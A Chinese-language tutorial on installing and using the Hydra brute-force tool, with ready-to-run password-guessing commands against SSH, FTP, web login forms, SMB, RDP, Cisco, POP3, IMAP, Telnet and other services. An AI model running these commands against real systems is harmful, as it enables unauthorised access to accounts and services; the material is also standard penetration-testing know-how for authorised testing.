
1. Hydra介绍

Hydra也叫九头蛇，是一款开源的暴力破解工具。

1. Hydra安装

（一）Window环境


hydra-8.1-windows.zip解压后使用，通过cmd进入命令行，使用hydra -h查看是否安装成功



（二）Linux环境

kali

1.在kali中打开终端，直接输入hydra，可以看到hydra的版本、参数、以及可以爆破的协议。




1. 实例

举个栗子 爆破SSH

用 -l 参数指定用户名，-p参数指定密码，后面直接跟目标的IP地址和协议。

hydra -l root -p 12345678 192.168.31.173 ssh



破解成功，直接显示结果。

**其他类型密码破解**

1.破解ftp：

# hydra ip ftp -l 用户名 -P 密码字典 -t 线程(默认16) -vV

# hydra ip ftp -l 用户名 -P 密码字典 -e ns -vV

get方式提交，破解web登录：

# hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip http-get /admin/

# hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns -f ip http-get /admin/index.php

post方式提交，破解web登录：

　　该软件的强大之处就在于支持多种协议的破解，同样也支持对于web用户界面的登录破解，get方式提交的表单比较简单，这里通过post方式提交密码破解提供思路。该工具有一个不好的地方就是，如果目标网站登录时候需要验证码就无法破解了。带参数破解如下：

<form action="index.php" method="POST">

<input type="text" name="name" /><BR><br>

<input type="password" name="pwd" /><br><br>

<input type="submit" name="sub" value="提交">

</form>

　　假设有以上一个密码登录表单，我们执行命令：

# hydra -l admin -P pass.lst -o ok.lst -t 1 -f 127.0.0.1 http-post-form “index.php:name=^USER^&pwd=^PASS^:<title>invalido</title>”

　　说明：破解的用户名是admin，密码字典是pass.lst，破解结果保存在ok.lst，-t 是同时线程数为1，-f 是当破解了一个密码就停止，ip 是本地，就是目标ip，http-post-form表示破解是采用http 的post 方式提交的表单密码破解。

　　后面参数是网页中对应的表单字段的name 属性，后面<title>中的内容是表示错误猜解的返回信息提示，可以自定义。

2.破解https：

# hydra -m /index.php -l muts -P pass.txt 10.36.16.18 https

3.破解teamspeak：

# hydra -l 用户名 -P 密码字典 -s 端口号 -vV ip teamspeak

4.破解cisco：

# hydra -P pass.txt 10.36.16.18 cisco

# hydra -m cloud -P pass.txt 10.36.16.18 cisco-enable

5.破解smb：

# hydra -l administrator -P pass.txt 10.36.16.18 smb

6.破解pop3：

# hydra -l muts -P pass.txt my.pop3.mail pop3

7.破解rdp：

# hydra ip rdp -l administrator -P pass.txt -V

8.破解http-proxy：

# hydra -l admin -P pass.txt http-proxy://10.36.16.18

9.破解imap：

# hydra -L user.txt -p secret 10.36.16.18 imap PLAIN

# hydra -C defaults.txt -6 imap://[fe80::2c:31ff:fe12:ac11]:143/PLAIN

10.破解telnet

# hydra ip telnet -l 用户 -P 密码字典 -t 32 -s 23 -e ns -f -V